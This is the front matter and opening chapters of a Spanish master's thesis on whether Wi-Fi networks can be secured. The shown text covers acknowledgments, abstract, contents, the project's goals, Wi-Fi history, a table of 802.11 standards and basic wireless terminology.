

Trabajo final de Máster

*Redes WIFI: ¿Realmente se pueden
proteger?*



Consultor: Marco Antonio Lozano Merino

Autor: José Luis Corraliza Parras

TFM Máster Seguridad de las TIC

Enero 2018

“Que menos que dedicar este proyecto a mi familia y amigos, que siempre han estado ahí para aguantarme y ayudarme.”

Agradecimientos

A lo largo de mi vida podría nombrar a mucha gente que en mayor o menor magnitud a significado algo en mi vida, pero no quiero hacer de este apartado una novela y por ello principalmente nombraré a las personas que comparten mi día a día.

Agradezco sobre todo a mis padres, por estar ahí a cada momento, por darme todo y más para que yo pudiera convertirme en la persona que soy hoy. Por aguantar mis momentos malos sin cuestión alguna y disfrutar mis momentos buenos como si fueran suyos. Ni en mil años les podría agradecer todo lo que me han dado en esta vida, educación, moralidad, etc. En definitivas cuentas, intentar que mi futuro fuese lo mejor posible y solo tengo que decir que lo han conseguido con matrícula.

A mi hermano y mi cuñada, como no, siempre están ahí y siempre me tendrán para lo que necesiten.

A mis amigos, Oscar y Alexandra, una pareja que se ha ganado toda mi amistad y cariño tan solo siendo ellos mismos. Aunque a veces nos vemos menos de lo que nos gustaría, son dos personas excepcionales y no cambiaría los ratos que hemos vivido.

A Raúl y Gester, madrileños de lo mejor y grandes amigos. Doy gracias a las vacaciones y a la casualidad, ya que por ello los he conocido y con los que espero pasar muchísimos momentos más en el futuro. Así como a toda la pandilla madrileña, Raulo, Carlos, Almudena, Alberto, Cristian y Marcos.

A mi tutores y consultores de la UOC, los que han intentado resolver mis dudas y ayudarme a lo largo de todo el máster.

En general, a todos aquellos que se han cruzado en mí camino y de un modo u otro hayan influido a que mi vida fuese mejor.

José Luis Corraliza Parras,

dedicado a todos vosotros.

Resumen

Hace poco llego el día en que se planteó la posibilidad de la incorporación de accesos Wi-Fi en mi empresa y con ello, la necesidad de ver opciones y sobretodo pensar cómo podemos asegurar dichos accesos.

Este proyecto nace de la necesidad de conocimiento, la mejora de las comunicaciones y comodidad de los usuarios con dispositivos móviles. Teniendo en cuenta que aunque hoy en día los accesos Wi-Fi están presentes en todos los lugares, domésticos y profesionales, no siempre tenemos en cuenta su seguridad y lo expuestos que podemos estar una vez activamos una red inalámbrica.

Hace unos años, quizá no podíamos imaginar tener este tipo de comunicaciones libre de cableado y la comodidad que nos ofrecen. Precisamente es lo primero que debemos tener en cuenta, la red se anuncia directamente y puede ser detectada desde cualquier dispositivo con tecnología inalámbrica en un radio determinado.

Tras la idea de implementación de este tipo de acceso nace la inseguridad y preocupación frente a posibles intrusiones con una mayor facilidad de acceso. Este pensamiento no solo debería tenerse en cuenta a nivel empresarial sino también en nuestras casas.

Cada situación es diferente, a que me refiero, pues que no necesariamente cada entorno se realiza de la misma forma. La teoría generaliza la operativa a seguir, pero todos sabemos que cada uno en su lugar tiene sus formas de trabajo, sus equipos y posibilidades. Por ello, pasar de la teoría a la práctica no siempre es de la misma forma. Pero si es cierto que lo tratado en este proyecto puede ser implementado tanto a nivel profesional como doméstico (quizá con alguna variación de componentes) e incluso con software o hardware distinto, la idea es la misma y standard.

Esto es lo que intento reflejar, posibles soluciones como muchas otras para mejorar la seguridad de nuestros accesos Wi-Fi.

Summary

Recently came the day that raised the possibility of incorporating Wi-Fi access in my company and with it, the need to see options and above all think how we can ensure such access.

This project is born from the need of knowledge, the improvement of communications and comfort of users with mobile devices. Bearing in mind that although today Wi-Fi accesses are present in all places, domestic and professional, we do not always take into account their security and the exposed that we can be once we activate a wireless network.

A few years ago, maybe we could not imagine having this type of communications free of wiring and the comfort they offer us. It is precisely the first thing we must take into account, the network is announced directly and can be detected from any device with wireless technology in a certain ratio.

After the idea of implementing this type of access, insecurity and concern about possible intrusions with greater accessibility were born. This thinking should not only be taken into account at the business level but also in our homes.

Each situation is different, to which I refer, because not necessarily every environment is carried out in the same way. The theory generalizes the operative to follow, but we all know that each one in its place has its forms of work, its equipment and possibilities. Therefore, moving from theory to practice is not always the same. But if it is true that what is discussed in this project can be implemented both professionally and domestically (perhaps with some variation of components) and even with different software or hardware, the idea is the same and standard.

This is what I try to reflect, possible solutions like many others to improve the security of our Wi-Fi accesses.

Índice General

| | |
|---|-----------|
| 1. - INTRODUCCIÓN | 12 |
| 1.1.- DESCRIPCIÓN DEL PROYECTO | 12 |
| 1.2.- JUSTIFICACIÓN DEL PROYECTO | 13 |
| 1.3.- MOTIVACIÓN PARA REALIZAR EL PROYECTO | 13 |
| 1.4.- ÁMBITO DE APLICACIÓN DEL PROYECTO | 14 |
| 1.5.- OBJETIVOS DEL PROYECTO | 14 |
| 2.- UN POCO DE HISTORIA: ORIGEN Y CONCEPTO WIFI | 15 |
| 3.- ANÁLISIS Y ESTUDIO TIPOS REDES Y ESTÁNDARES WI-FI | 16 |
| 3.1 ESTÁNDARES Y ESPECIFICACIONES WI-FI | 16 |
| 3.2 CONCEPTOS BÁSICOS REDES WI-FI | 16 |
| 3.2.1 WAP, SSID, BSSID, ESSID, Canales, Frecuencia | 16 |
| 3.2.2 Unidad de comunicación wifi | 18 |
| 3.3 MODOS DE FUNCIONAMIENTO INALÁMBRICO | 20 |
| 3.3.1 Modo Ad-hoc | 20 |
| 3.3.4 Modo de infraestructura | 20 |
| 4.- MÉTODOS DE AUTENTICACIÓN Y ENCRIPCIÓN | 22 |
| 4.1 MÉTODOS DE AUTENTICACIÓN | 22 |
| 4.1.1 Sistema de autenticación Open | 22 |
| 4.1.2 Sistema de Clave Compartida | 23 |
| 4.1.2.1 Autenticación PSK | 23 |
| 4.1.2.2 Autenticación 802.1x | 23 |
| 4.2 MÉTODOS DE ENCRIPCIÓN | 26 |
| 4.2.1 Cifrado WEP | 27 |
| 4.2.2 Cifrado en WPA | 28 |
| 4.2.3 Cifrado WPA2 | 29 |
| 5 TIPOS DE ATAQUE Y VULNERABILIDADES EN REDES WIFI | 29 |
| 5.1 PRINCIPALES TIPOS DE ATAQUE | 29 |
| 5.2 CRACKING WEP - INYECCIÓN DE TRÁFICO | 32 |
| 5.2.1 Vulnerabilidades/debilidades | 32 |
| 5.2.2 Prueba de concepto - Ataque WEP por inyección tráfico | 33 |
| 5.3 CRACKING WPA - ATAQUE POR DICCIONARIO | 35 |
| 5.3.1 Vulnerabilidades/Debilidades | 35 |
| 5.3.2 Prueba de concepto - Ataque de diccionario a WPA | 36 |
| 5.4 CRACKING WPA2 - ATAQUE KRACK | 39 |
| 5.4.1 Ataque 4-way handshake - Reinstalación de claves | 41 |
| 5.4.2 Ataque handshake - Reinstalación clave de grupo | 43 |
| 5.5 PRINCIPIOS BÁSICOS DE PROTECCIÓN | 45 |
| 6 ESTUDIO DE PROPUESTA DE MEJORA SEGURIDAD RED WIFI | 47 |
| 6.1 PRESENTACIÓN SOLUCIONES WIFI - COMPONENTES NECESARIOS | 47 |
| 6.2 CONFIGURACIÓN INICIAL - CONECTANDO LOS PUNTOS DE ACCESO | 48 |
| 6.3 MÉTODO DE ACCESO VÍA VOUCHER (TICKETS WIFI) | 52 |
| 6.3.1 Creación de la red inalámbrica FlesGuest para invitados | 53 |
| 6.3.2 Definición de la regla de navegación HTTP/S | 54 |
| 6.3.3 Definición de ticket (Hotspot Voucher) | 56 |
| 6.3.4 Asignación de la red FlesGuest a los puntos de acceso | 61 |

| | | |
|----------|---|-----------|
| 6.3.5 | Acceso al portal de usuario Sophos para la gestión de tickets wifi | 62 |
| 6.4 | MÉTODO DE ACCESO PEAP/TLS - SERVIDOR RADIUS | 64 |
| 6.4.1 | Definición de la nueva red inalámbrica de acceso empresarial | 64 |
| 6.4.2 | Definición de servidor RADIUS en la UTM de Sophos | 65 |
| 6.4.3 | Creación del certificado X.509 para autenticación del servidor..... | 68 |
| 6.4.4 | Configuración de nuestro Servidor Radius con TEKRADIUS LT | 69 |
| 6.4.5 | Test de pruebas desde equipos cliente | 74 |
| 7 | PRESUPUESTO ORIENTATIVO INSTALACIÓN CORPORATIVA | 78 |
| 8 | CONCLUSIONES | 79 |
| | GLOSARIO DE TÉRMINOS | 80 |
| A | | 80 |
| B | | 80 |
| C | | 80 |
| E | | 80 |
| H | | 80 |
| I | | 80 |
| P | | 80 |
| R | | 80 |
| T | | 80 |
| W | | 80 |
| X | | 81 |
| | ANEXOS | 82 |
| | ANEXO 1 - PASOS BÁSICOS ATAQUE DES-AUTENTICACIÓN REDES INALÁMBRICAS | 82 |
| | ANEXO 2 - PASOS BÁSICOS ATAQUE AUTENTICACIÓN FALSA EN REDES INALÁMBRICAS | 83 |
| | ANEXO 3 - PASOS BÁSICOS ATAQUE PUNTO DE ACCESO FALSO EN REDES INALÁMBRICAS | 84 |
| | ANEXO 4 - EJEMPLO CREAR PUNTO DE ACCESO GEMELO MALVADO EN REDES INALÁMBRICAS..... | 85 |
| | ANEXO 5 - INSTALACIÓN DE SOFTWARE TEKRADIUS LT | 87 |
| | ANEXO 6 - INSTALACIÓN DE SOFTWARE TEKCERT | 89 |
| | ANEXO 7 - INSTALAR CERTIFICADO EN EL CLIENTE INALÁMBRICO | 91 |
| | ANEXO 8 - CONFIGURAR ACCESO PEAP TLS EN EL CLIENTE INALÁMBRICO..... | 94 |
| | BIBLIOGRAFÍA | 97 |

Tabla de ilustraciones

| | |
|---|----|
| Ilustración 1 - Logotipo WiFi | 15 |
| Ilustración 2 - Tabla Puntos de acceso | 17 |
| Ilustración 3 - Sophos AP55 | 17 |
| Ilustración 4 - TP Link AP | 17 |
| Ilustración 5 - SSID | 17 |
| Ilustración 6 - BSSID y ESSID | 18 |
| Ilustración 7 - Trama 802.11 | 18 |
| Ilustración 8 - Red en modo ad-hoc | 20 |
| Ilustración 9 - BBS | 21 |
| Ilustración 10 - Sistema distribuido extendido | 21 |
| Ilustración 11 - Proceso autenticación y asociación WLAN | 22 |
| Ilustración 12 - Autenticación EAP/Radius | 24 |
| Ilustración 13 - Autenticación EAP-TTLS | 25 |
| Ilustración 14 - Autenticación clave compartida | 26 |
| Ilustración 15 - Esquema cifrado WEP | 27 |
| Ilustración 16 - Esquema descifrado WEP | 28 |
| Ilustración 17 - crackWEP_1 | 33 |
| Ilustración 18 - crackWEP_2 | 33 |
| Ilustración 19 - crackWEP_3 | 34 |
| Ilustración 20 - crackWEP_4 | 34 |
| Ilustración 21 - crackWEP_5 | 34 |
| Ilustración 22 - crackWEP_6 | 34 |
| Ilustración 23 - vulnerabilidad_WPA_1 | 35 |
| Ilustración 24 - vulnerabilidad_WPA_2 | 36 |
| Ilustración 25 - crack_WPA_1 | 37 |
| Ilustración 26 - crack_WPA_2 | 37 |
| Ilustración 27 - crack_WPA_3 | 38 |
| Ilustración 28 - crack_WPA_4 | 38 |
| Ilustración 29 - crack_WPA_5 | 38 |
| Ilustración 30 - crackWPA2_1 | 40 |
| Ilustración 31 - crackWPA2_2 | 40 |
| Ilustración 32 - ataque_reinstalación_claves_1 | 42 |
| Ilustración 33 - ataque_reinstalación_claves_2 | 42 |
| Ilustración 34 - ataque_reinstalación_grupo_1 | 44 |
| Ilustración 35 - ataque_reinstalación_grupo_2 | 45 |
| Ilustración 36 - AP55 Lateral Ilustración 37 - AP55 Superior | 47 |
| Ilustración 38 - Sophos UTM9 SG310 | 48 |
| Ilustración 39 - Petición de registro AP55 a UMT9 | 49 |
| Ilustración 40 - Portal administración UTM9 | 49 |
| Ilustración 41 - UTM GlobalSettings Wireless | 50 |
| Ilustración 42 - UTM WirelessProtection | 50 |
| Ilustración 43 - UTM Menú AccessPoints | 50 |
| Ilustración 44 - UTM Registro APs_1 | 50 |
| Ilustración 45 - UTM Registro APs_2 | 51 |

| | |
|---|----|
| Ilustración 46 - UTM Registro APs_3 | 52 |
| Ilustración 47 - UTM Crear Interface_FlesGuest_1 | 53 |
| Ilustración 48 - UTM Crear Interface_FlesGuest_2 | 53 |
| Ilustración 49 - UTM Crear Interface_FlesGuest_3 | 53 |
| Ilustración 50 - UTM Creación FlesGuest | 54 |
| Ilustración 51 - UTM Creación regla NavegaciónWeb_1 | 55 |
| Ilustración 52 - UTM Creación regla NavegaciónWeb_2 | 55 |
| Ilustración 53 - UTM Hotspots_1 | 56 |
| Ilustración 54 - UTM Hotspots_2 | 56 |
| Ilustración 55 - UTM Hotspots_3 | 56 |
| Ilustración 56 - UTM Hotspots_4 | 57 |
| Ilustración 57 - UTM Hotspot_5 | 58 |
| Ilustración 58 - UTM Hotspot_6 | 58 |
| Ilustración 59 - UTM Hotspot_7 | 58 |
| Ilustración 60 - UTM Hotspot_8 | 58 |
| Ilustración 61 - UTM Hotspot_9 | 59 |
| Ilustración 62 - UTM Hotspot_10 | 60 |
| Ilustración 63 - UTM Hotspot_11 | 60 |
| Ilustración 64 - UTM Hotspot_12 | 61 |
| Ilustración 65 - UTM FlesGuest_APs_1 | 61 |
| Ilustración 66 - UTM FlesGuest_APs_2 | 61 |
| Ilustración 67 - UTM Portal_Usuario_Tickets_1 | 62 |
| Ilustración 68 - UTM Portal_Usuario_Tickets_2 | 62 |
| Ilustración 69 - UTM Portal_Usuario_Tickets_3 | 62 |
| Ilustración 70 - UTM Portal_Usuario_Tickets_4 | 62 |
| Ilustración 71 - UTM Portal_Usuario_Tickets_5 | 63 |
| Ilustración 72 - UTM Portal_Usuario_Tickets_6 | 64 |
| Ilustración 73 - UTM Red_FlesAccess_1 | 65 |
| Ilustración 74 - UTM Red_FlesAccess_2 | 65 |
| Ilustración 75 - UTM Definición_RADIUS_1 | 66 |
| Ilustración 76 - UTM Definición_RADIUS_2 | 66 |
| Ilustración 77 - UTM Definición_RADIUS_3 | 66 |
| Ilustración 78 - UTM Definición_RADIUS_4 | 66 |
| Ilustración 79 - UTM Definición_RADIUS_5 | 67 |
| Ilustración 80 - UTM Definición_RADIUS_6 | 67 |
| Ilustración 81 - TEKRADIUS certificado_servidor_1 | 68 |
| Ilustración 82 - TEKRADIUS configuración_1 | 69 |
| Ilustración 83 - TEKRADIUS configuración_2 | 70 |
| Ilustración 84 - TEKRADIUS configuración_3 | 71 |
| Ilustración 85 - TEKRADIUS configuración_4 | 71 |
| Ilustración 86 - TEKRADIUS configuración_5 | 71 |
| Ilustración 87 - TEKRADIUS configuración_6 | 71 |
| Ilustración 88 - TEKRADIUS configuración_7 | 71 |
| Ilustración 89 - TEKRADIUS configuración_8 | 72 |
| Ilustración 90 - TEKRADIUS configuración_9 | 73 |
| Ilustración 91 - conexiónClienteok_1 | 74 |
| Ilustración 92 - conexiónClienteok_2 | 74 |

| | |
|--|----|
| Ilustración 93 - conexiónClienteok_3 | 74 |
| Ilustración 94 - conexiónClienteok_4 | 74 |
| Ilustración 95 - conexiónClienteok_5 | 75 |
| Ilustración 96 - conexiónClienteError_1..... | 75 |
| Ilustración 97 - conexiónClienteError_2..... | 75 |
| Ilustración 98 - conexiónClienteError_3..... | 75 |
| Ilustración 99 - conexiónClienteError_4..... | 76 |
| Ilustración 100 - conexiónClienteNoCert_1 | 76 |
| Ilustración 101 - conexiónClienteNoCert_2 | 76 |
| Ilustración 102 - conexiónClienteNoCert_3 | 76 |
| Ilustración 103 - conexiónClienteNoCert_4 | 76 |
| Ilustración 104 - conexiónClienteNoCert_5 | 77 |
| Ilustración 105 - conexiónClienteNoCert_6 | 77 |
| Ilustración 106 - conexiónClienteNoCert_7 | 77 |
| Ilustración 107 - ataque_deautenticacion_1..... | 82 |
| Ilustración 108 - ataque_deautenticacion_2..... | 82 |
| Ilustración 109 - ataque_deautenticacion_3..... | 82 |
| Ilustración 110 - ataque_deautenticacion_4..... | 83 |
| Ilustración 111 - autentificación_falsa_1 | 84 |
| Ilustración 112 - Rogue_AP_1 | 84 |
| Ilustración 113 - EvilTwin_1 | 85 |
| Ilustración 114 - EvilTwin_2 | 86 |
| Ilustración 115 - EvilTwin_3 | 86 |
| Ilustración 116 - TEKRradius_instalación_1 | 87 |
| Ilustración 117 - TEKRradius_instalación_2 | 87 |
| Ilustración 118 - TEKRradius_instalación_3 | 87 |
| Ilustración 119 - TEKRradius_instalación_4 | 88 |
| Ilustración 120 - TEKRradius_instalación_5 | 88 |
| Ilustración 121 - TEKRradius_instalación_6 | 88 |
| Ilustración 122 - TEKCert_Instalación_1 | 89 |
| Ilustración 123 - TEKCert_Instalación_2 | 89 |
| Ilustración 124 - TEKCert_Instalación_3 | 89 |
| Ilustración 125 - TEKCert_Instalación_4 | 90 |
| Ilustración 126 - TEKCert_Instalación_5 | 90 |
| Ilustración 127 - TEKCert_Instalación_6 | 90 |
| Ilustración 128 - Instalación_Certificado_1 | 91 |
| Ilustración 129 - Instalación_Certificado_2 | 91 |
| Ilustración 130 - Instalación_Certificado_3 | 91 |
| Ilustración 131 - Instalación_Certificado_4 | 92 |
| Ilustración 132 - Instalación_Certificado_5 | 92 |
| Ilustración 133 - Instalación_Certificado_6 | 92 |
| Ilustración 134 - Instalación_Certificado_7 | 93 |
| Ilustración 135 - Instalación_Certificado_8 | 93 |
| Ilustración 136 - Instalación_Certificado_9 | 93 |
| Ilustración 137 - Instalación_Certificado_10 | 93 |
| Ilustración 138 - PEAP_TLS_Cliente_1 | 94 |
| Ilustración 139 - PEAP_TLS_Cliente_2 | 94 |

| | |
|--|----|
| Ilustración 140 - PEAP_TLS_Cliente_3 | 95 |
| Ilustración 141 - PEAP_TLS_Cliente_4 | 95 |
| Ilustración 142 - PEAP_TLS_Cliente_5 | 95 |
| Ilustración 143 - PEAP_TLS_Cliente_6 | 96 |

1. - Introducción

1.1.- Descripción del proyecto

En la actualidad las redes inalámbricas - WIFI - han ganado un papel muy importante en nuestros hogares y empresas. No solo por la conectividad a internet, sino también por uso de *gadgets* y dispositivos conectados a distancia sin todo el cableado de por medio que conlleva.

Como hemos podido comprobar a lo largo de estos años, la comodidad que supone conectar un *router* y sin más, acceder a internet sin cables, desde cualquier punto de la casa/empresa y con cualquier tipo de dispositivo (portátil, móvil, tablet, consolas de videojuegos, etc.) ha hecho que las redes WIFI tomen una gran relevancia y se incrementa su uso a todos los niveles, y en muchos casos, no nos preocupamos de la configuración de nuestra red WIFI. Solo conectamos y navegamos sin más. Sin tener en cuenta que algún intruso puede entrar en nuestra red y pueda ocasionarnos algún que otro problema.

La idea de este proyecto surge de la necesidad de responder a la pregunta que da título a este trabajo, ¿realmente podemos proteger una red Wi-Fi?

Por el camino iremos viendo un poco de historia, de donde viene el origen **Wi-Fi**. Analizaremos los tipos de redes que encontramos actualmente, conceptos básicos y no tan básicos sobre sus modos de funcionamiento, como autenticarse, que métodos de encriptación podemos utilizar y en sí, sus ventajas y debilidades. Podremos ver a lo largo del proyecto los tipos de ataque que se pueden realizar contra una red Wi-Fi, que pasos básicos hay que seguir para realizar una auditoría de redes Wi-Fi y a modo de ejemplo podremos ver cómo obtener la clave de red inalámbrica. Así como unos principios básicos de protección que todos deberíamos seguir con nuestras redes Wi-Fi.

Todo lo explicado anteriormente nos lleva al estudio de posibles soluciones para mejorar la seguridad de nuestras redes inalámbricas. ¿Qué métodos podemos utilizar para mejorar la seguridad de nuestros accesos inalámbricos?

La respuesta a esta pregunta nace de la necesidad de implementación a nivel empresarial de accesos Wi-Fi con sistemas que garanticen el acceso seguro con la comodidad de conectarse desde cualquier punto sin la necesidad de cables. Para ello estudie la posibilidad de crear dos redes Wi-Fi, una para invitados que necesiten acceso a internet sin más y una segunda para el personal corporativo que necesite conectarse a recursos de la red y dispusiera de dispositivo móvil. Para ello presento dos posibles implementaciones, para la primera (solo navegación), un sistema basado en tickets Wi-Fi de acceso (**voucher**). Para la segunda utilizando un servidor de autenticación **RADIUS**. Para ambas implementaciones utilizaremos equipos del fabricante Sophos, concretamente una Sophos UTM 9 como sistema de seguridad y puntos de acceso Sophos AP55.

Aunque todos sabemos que no existe la seguridad al 100%, ya sea porque al final existen deficiencias, vulnerabilidades, bugs... o simplemente porque siempre existirá un factor muy importante en parte de todo proceso, en menor o mayor medida, el factor humano. Es por esto, que la respuesta a la pregunta. ¿Se pueden proteger realmente las redes Wi-Fi?

La respuesta es claramente que podemos mejorar la seguridad pero no existe el 100% en ningún sistema, acceso, dispositivo, proceso... puesto que el factor humano, ya sea por desconocimiento, ingenuidad o simplemente sin concienciación en el término seguridad, siempre será un hándicap.

La idea a grandes rasgos de todo lo comentado en los párrafos anteriores es demostrar que podemos mejorar la seguridad en redes Wi-Fi.

1.2.- Justificación del proyecto

Actualmente las redes Wi-Fi son un estándar en hogares y empresas, su uso se ha incrementado de tal forma que son un fácil objetivo para miradas malintencionadas. Ya sean hackers, intrusos que simplemente quieran utilizar nuestro acceso a internet, etc.

Es obvio pensar que nuestra información (personal, datos de empresa, etc.) no está tan a salvo si las redes inalámbricas están al alcance de todos con simplemente disponer de un dispositivo con Wi-Fi. Es por esto que todos deberíamos hacernos la pregunta de si nuestros accesos, y claramente nuestros equipos e información están a salvo.

Violar nuestra intimidad es mucho más fácil con este tipo de redes, los usuarios en general buscan la comodidad de tener internet en cualquier punto de sus casas o empresas y en la mayoría de los casos no son conscientes, por ignorancia o despreocupación, de los problemas que pueden tener con su acceso Wi-Fi si no está bien configurado y con unos mínimos de seguridad.

La finalidad de este proyecto es mostrar las ventajas y desventajas de las redes Wi-Fi, dar el punto de vista que mucha gente desconoce y mostrar que las redes inalámbricas no todo es facilidad y comodidad. Así como ofrecer los principios básicos de protección e intentar profundizar en posibles soluciones que mejoren la seguridad Wi-Fi.

1.3.- Motivación para realizar el proyecto

No hace mucho tiempo me propusieron la idea de estudiar la posibilidad de accesos Wi-Fi a modo empresarial. Esto facilitaría mucho el acceso para equipos móviles a internet o incluso a la red corporativa.

Pero claro, si puede preocuparnos el acceso en nuestros hogares imaginemos en una empresa. Hablamos de poner una puerta de acceso al alcance de muchos, por lo tanto, debemos tener muy en cuenta la palabra seguridad y centrarnos en cómo podemos proteger dicho acceso y la red corporativa que tiene detrás.

La motivación de este proyecto es precisamente mostrar la problemática de los accesos Wi-Fi e intentar presentar soluciones que mejoren el acceso sin exponer el mundo que tenemos detrás de la puerta de acceso.

1.4.- **Ámbito de aplicación del proyecto**

La implantación de estas soluciones como mejora en el acceso Wi-Fi puede aplicarse en cualquier empresa o incluso a nivel doméstico a rasgos generales.

1.5.- **Objetivos del proyecto**

Los principales objetivos de este proyecto son:

- Realizar una introducción sobre el origen y el concepto Wi-Fi:
 - o Dar a conocer un poco de que estamos hablando y que vamos a tratar.
- Analizar qué tipos redes y modos de funcionamiento inalámbrico:
 - o Estándares Wi-Fi.
 - o Conceptos básicos sobre redes inalámbricas.
 - o Modos de funcionamiento que podemos utilizar.
- A su vez mostrar de qué métodos de autenticación y encriptación disponemos en redes inalámbricas:
 - o Conocer los mecanismos de autenticación que podemos utilizar, así como tipos de claves y los métodos de encriptación que utilizan.
- Exponer los posibles tipos de ataque que pueden sufrir este tipo de redes y las debilidades que presenta según la metodología implementada:
 - o Mostrar los pasos de una posible auditoría Wi-Fi.
 - o Mostrar como un atacante/auditor rompe la seguridad frente a WEP y WPA.
 - o Mostrar ataques con puntos de acceso falso y método Evil Twin.
 - o Dar a conocer unos principios básicos para mejorar la protección de nuestras redes Wi-Fi.
 - o Ver los métodos de ataque que han podido romper el protocolo WPA2.

- Dar posibles soluciones para mejorar la seguridad, sobre todo a nivel empresarial:
 - o Método de validación por tickets de acceso.
 - o Método con segunda autenticación gracias a un servidor Radius.
 - o Presentación de un presupuesto orientativo de la solución.

2.- Un poco de historia: Origen y Concepto WiFi

Hoy en día todos hemos escuchado y tenemos presente a grandes rasgos el término Wifi, pero, ¿realmente sabemos algo de él o de su origen?

El término wifi proviene de la marca comercial Wi-Fi. WECA (actualmente **Wi-Fi Alliance**), es el consorcio formado por Nokia y Symbol Technologies que desarrollo esta tecnología y gracias a la ayuda de una empresa de publicidad (**Interbrand**) dieron nombre a este estándar.

El logotipo oficial que podemos ver en todos los lugares con zonas de acceso wifi es el siguiente:



Ilustración 1 - Logotipo WiFi


Esta tecnología nace de la necesidad de comunicación inalámbrica entre distintos dispositivos. Por ello, en 1999, las empresas *3com*, *Airones*, *Lucent Technologies*, *Nokia* y *Symbol Technologies* se unieron para crear lo que ahora conocemos por *Wireless Compatibility Alliance* o *WECA* (Alianza Wi-Fi desde 2003). Su objetivo fue designar una marca que permitiese esta tecnología y asegurar la compatibilidad de equipos.

La norma **IEEE 802.11** fue diseñada para sustituir el equivalente de capas físicas y MAC de la norma 802.3 (Ethernet). Por lo tanto, en lo único que se diferencia una red wifi de una red Ethernet es en cómo se transmiten las tramas o paquetes de datos.

3.- Análisis y estudio tipos redes y estándares Wi-Fi

3.1 Estándares y especificaciones Wi-Fi

Existen diferentes tipos de wifi basados todos en un estándar aprobado de la norma *IEEE 802.11* . Estos son los siguientes:

|  802.11 a | 802.11 b | 802.11 g | 802.11 n | 802.11a c | 802.11a d | 802.11a h | |
|--|---|--|---|---|--|-------------------------------------|---|
| Creado en | 1999 | 1999 | 2003 | 2009 | 2013 | 2012 | 2016 |
| Frecuencia (banda) | 5,4 GHz | 2,4 GHz | 2,4 GHz | 2,4/5,4 GHz | 5,4 GHz | 60 GHz | 0,9 GHz |
| Ancho de banda | 20 MHz | 22 MHz | 20 MHz | 20/40 MHz | 80/160 MHz | 2 MHz | 2 MHz |
| Velocidad de transmisión | Teórica 54 Mbit/s Práctica 22 Mbit/s | Teórica 11 Mbit/s Práctica 6 Mbit/s | Teórica 54 Mbit/s Práctica 22 Mbit/s | Teórica 600 Mbit/s Práctica 100 Mbit/s | Teórica 6,93 Gbps Práctica 100 Mbit/s | Teórica 7,3 Gbps Práctica 6 Gbps | Teórica 54 Mbit/s Práctica 22 Mbit/s |
| Alcance (metros) | ~70 | ~200 | ~140 | ~250 | ~250 | ~300 | ~1000 |

Los estándares IEEE 802.11b, IEEE 802.11g e IEEE 802.11n disfrutan de una aceptación internacional debido a que la banda de 2,4 GHz está disponible casi universalmente.

El estándar 802.11ac (conocido como WIFI 5) al usar la banda de 5 GHz, disfruta de una operatividad con canales relativamente limpios (no existen otras tecnologías inalámbricas como bluetooth, microondas, ZigBee, etc. que lo utilicen). Su alcance de radio es menor, pero en la práctica pueden alcanzar distancias mayores gracias a la tecnología "**Beamforming**".

3.2 Conceptos Básicos redes Wi-Fi

En este apartado definiremos ciertos términos básicos que iremos encontrando a lo largo del proyecto y los cuales nos harán entender y conocer un poco mejor de que estamos hablando en todo momento.

3.2.1 WAP, SSID, BSSID, ESSID, Canales, Frecuencia

WAP - Wireless ACCESS POINT, es un dispositivo de capa 2 que provee acceso a estaciones inalámbricas hacia redes cableadas o hacia otras redes inalámbricas. Es el punto de conexión entre la red inalámbrica y la red cableada.




Ilustración 2 - Tabla Puntos de acceso



Ilustración 3 - Sophos AP55



Ilustración 4 - TP Link AP

MAC (Media Access Control), identificador de 48 bits (6 bloques hexadecimales, primeros 24 bits por el fabricante y siguientes 24 bits por la IEEE) que corresponde de forma única a una tarjeta o dispositivo de red. Se le conoce también como dirección física.

SSID (Service Set Identifier), es el nombre incluido en todos los paquetes en una comunicación inalámbrica para identificarlos como parte de una red wifi. El código consiste en un máximo de 32 caracteres. Se le conoce como nombre de la red.



Ilustración 5 - SSID

BSSID (Basic Service Set Identifier), identificador de 48 bits formado por la dirección MAC del punto de acceso inalámbrico al que se encuentra conectado o en redes ad-hoc por el equipo que establece la red inalámbrica.

ESSID (Extended Service Set Identifier), generalmente se utiliza en redes con múltiples puntos de acceso.




Ilustración 6 - BSSID y ESSID

CANALES, al definirse el estándar 802.11. También se especificaron los tres rangos de frecuencia disponibles para los dispositivos inalámbricos que necesitaras emitir de esta forma: 2.4 GHz, 3.6 GHz y 5 GHz.

FRECUENCIA, según el rango de frecuencia establecido para retransmitir, el medio puede ser ondas de radios, microondas terrestres o por satélite e infrarrojos.

3.2.2 Unidad de comunicación wifi

FRAMES, trama es una unidad de envío de datos, el equivalente a un paquete en el nivel de capa de enlace (capa 2 en el modelo OSI). En las redes inalámbricas la comunicación ocurre mediante tramas.

Una trama generalmente consta de cabecera, datos y cola:

